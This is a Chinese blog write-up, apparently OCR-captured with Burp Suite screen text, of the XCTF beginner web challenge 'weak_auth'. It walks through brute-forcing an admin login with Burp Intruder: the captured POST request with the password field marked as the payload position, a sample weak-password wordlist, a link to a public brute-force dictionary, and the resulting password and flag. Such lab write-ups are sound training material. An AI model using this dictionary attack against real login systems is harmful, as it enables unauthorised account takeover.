XCTF_Web_新手练习区：weak_auth

原创

1stPeak 于 2019-06-13 11:46:29 发布 2096 收藏 3

分类专栏： CTF刷题 文章标签： XCTF


本文链接：https://blog.csdn.net/qq_41617034/article/details/91811624

CTF刷题 专栏收录该内容

87 篇文章 22 订阅

订阅专栏

第九题：weak_auth




目标：


了解弱口令，掌握爆破方法

Writeup


（1）打开目标网址，发现需要登陆，于是我们输入账号密码信息




（2）于是我们随便输入一个账号密码登陆测试，出现如下所示




（3）看到上图所示，我们使用admin账户进行登陆，密码自己猜一个（这里我猜的是admin）



（4）结果也是失败，但是从结果显示可以看出，我们可以对密码进行爆破





（5）我们查看了check.php的源代码，从中更加确定了我们对password进行爆破的决定


```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>weak auth</title>
</head>
<body>

<script>alert('password error');</script><!--maybe you need a dictionary-->


</body>
</html>

```


（6）这里我们使用burpsuite进行爆破

提供别人github中的一个字典，当然，你们也可以自己创建一个字典，越强大越好~

```
https://github.com/rootphantomer/Blasting_dictionary
```

（7）好了，切入正题，盘它



Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

1 × 2 × ...

Target | Positions | Payloads | Options

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /check.php HTTP/1.1
Host: 111.198.29.45:50001
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:50001/
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=§admin§
```

Add § | Clear § | Auto § | Refresh

Type a search term | 0 matches | Clear

1 payload position | Length: 512

Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

1 × 2 × ...

Target | Positions | Payloads | Options

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 7,501


Payload type: Simple list Request count: 7,501


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste | Load ... | Remove | Clear

- ï»¿admin
- admin12
- admin888
- admin8
- admin123
- sysadmin
- adminxxx


Add
Enter a new item
Add from list ...
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule
Edit
Remove
Up
Down


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
31 123456 200 437
0 200 434
1 ï»¿admin 200 434
2 admin12 200 434
3 admin888 200 434
4 admin8 200 434
5 admin123 200 434
6 sysadmin 200 434
7 adminxxx 200 434
9 6kadmin 200 434
Request Response
Raw Headers Hex HTML Render
Content-Type: text/html
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>weak auth</title>
</head>
<body>
cyberpeace{a30348856e772ec368f47196ea0a31ab}<!--maybe you need a dictionary-->
</body>
</html>
Type a search term
0 matches
Finished